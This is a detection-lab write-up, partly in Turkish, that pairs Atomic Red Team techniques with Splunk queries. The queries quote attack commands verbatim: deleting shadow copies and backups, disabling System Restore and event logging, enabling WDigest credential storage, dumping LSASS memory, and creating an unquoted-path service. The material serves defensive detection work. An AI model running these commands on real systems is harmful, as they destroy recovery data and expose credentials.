
# **Task 1: Inhibit System Recovery (Tools) | T1490**

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1490/T1490.md>

Atomic Test #1 - Windows - Delete Volume Shadow Copies

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="\"cmd.exe\" /c vssadmin.exe delete shadows /all /quiet" |



Atomic Test #2 - Windows - Delete Volume Shadow Copies via WMI

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="wmic.exe shadowcopy delete" |

A screenshot of a computer

Description automatically generated

Atomic Test #3 - Windows - wbadmin Delete Windows Backup Catalog

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="wbadmin delete catalog -quiet" |

A screenshot of a computer

Description automatically generated

Atomic Test #4 - Windows - Disable Windows Recovery Console Repair

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="bcdedit.exe /set {default} recoveryenabled no" |
| index="main" CommandLine="bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures" |

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Atomic Test #5 - Windows - Delete Volume Shadow Copies via WMI with PowerShell

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="\"powershell.exe\" &amp; {Get-WmiObject Win32\_Shadowcopy | ForEach-Object {$\_.Delete();}}" |

A screenshot of a computer

Description automatically generated

Atomic Test #6 - Windows - Delete Backup Files

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="\"cmd.exe\" /c del /s /f /q c:\\\*.VHD c:\\\*.bac c:\\\*.bak c:\\\*.wbcat c:\\\*.bkf c:\\Backup\*.\* c:\\backup\*.\* c:\\\*.set c:\\\*.win c:\\\*.dsk" |

A screenshot of a computer

Description automatically generated

Atomic Test #7 - Windows - wbadmin Delete systemstatebackup

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="wbadmin delete systemstatebackup -keepVersions:0" |

A screenshot of a computer

Description automatically generated

Atomic Test #8 - Windows - Disable the SR scheduled task

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="schtasks.exe /Change /TN \"\\Microsoft\\Windows\\SystemRestore\\SR\" /disable" |

A screenshot of a computer

Description automatically generated

Atomic Test #9 - Disable System Restore Through Registry

|  |
| --- |
| Splunk Sorgusu: |
| index="main" "reg add" CommandLine="\"cmd.exe\" /c reg add \"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore\" /v \"DisableConfig\" /t \"REG\_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore\" /v \"DisableSR\" /t \"REG\_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\" /v \"DisableConfig\" /t \"REG\_DWORD\" /d \"1\" /f &amp; reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\" /v \"DisableSR\" /t \"REG\_DWORD\" /d \"1\" /f" |

A screenshot of a computer

Description automatically generated

Atomic Test #10 - Windows - vssadmin Resize Shadowstorage Volume

|  |
| --- |
| Splunk Sorgusu: |
| index="main" CommandLine="\"C:\\Windows\\system32\\vssadmin.exe\" resize shadowstorage /For=C: /On=C: /MaxSize=20%%" |

A screenshot of a computer

Description automatically generated

**Task 2:** Impair Defenses: Disable Windows Event Logging | T1562.002-6

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1562.002/T1562.002.md#atomic-test-6---disable-event-logging-with-wevtutil>

Atomic Test #6 - Disable Event Logging with wevtutil

|  |
| --- |
|  |
| index="main" CommandLine="wevtutil sl \"Microsoft-Windows-IKE/Operational\" /e:false" |

A screenshot of a computer

Description automatically generated

**Task 3:** Modify Registry (Suspicious Registery Modifying) | T1112-3

Atomic Test #3 - Modify registry to store logon credentials

|  |
| --- |
|  |
| index="main" CommandLine="reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v UseLogonCredential /t REG\_DWORD /d 1 /f" |

A screenshot of a computer

Description automatically generated

**Task 4:**Detection OS Credential Dumping : LSASS Memory | T1003.001-2

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003.001/T1003.001.md>

Atomic Test #2 - Dump LSASS.exe Memory using comsvcs.dll

|  |
| --- |
|  |
| index="main" CommandLine="\"powershell.exe\" &amp; {C:\\Windows\\System32\\rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump (Get-Process lsass).id $env:TEMP\\lsass-comsvcs.dmp full}" |

A screenshot of a computer

Description automatically generated

**Task 5:**Path Interception by Unquoted Path | T1574.009-1

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.009/T1547.009.md>

Atomic Test #1 - Shortcut Modification

|  |
| --- |
|  |
| index="main" CommandLine="\"cmd.exe\" /c copy \"C:\\AtomicRedTeam\\atomics\\T1574.009\\bin\\WindowsServiceExample.exe\" \"C:\\Program Files\\windows\_service.exe\" &amp; copy \"C:\\AtomicRedTeam\\atomics\\T1574.009\\bin\\WindowsServiceExample.exe\" \"C:\\program.exe\" &amp; sc create \"Example Service\" binpath= \"C:\\Program Files\\windows\_service.exe\" Displayname= \"Example Service\" start= auto &amp; sc start \"Example Service\""\"Example Service\"" |

**Task 6:** Process Injection (Shellcode execution via VBA) | T1055-1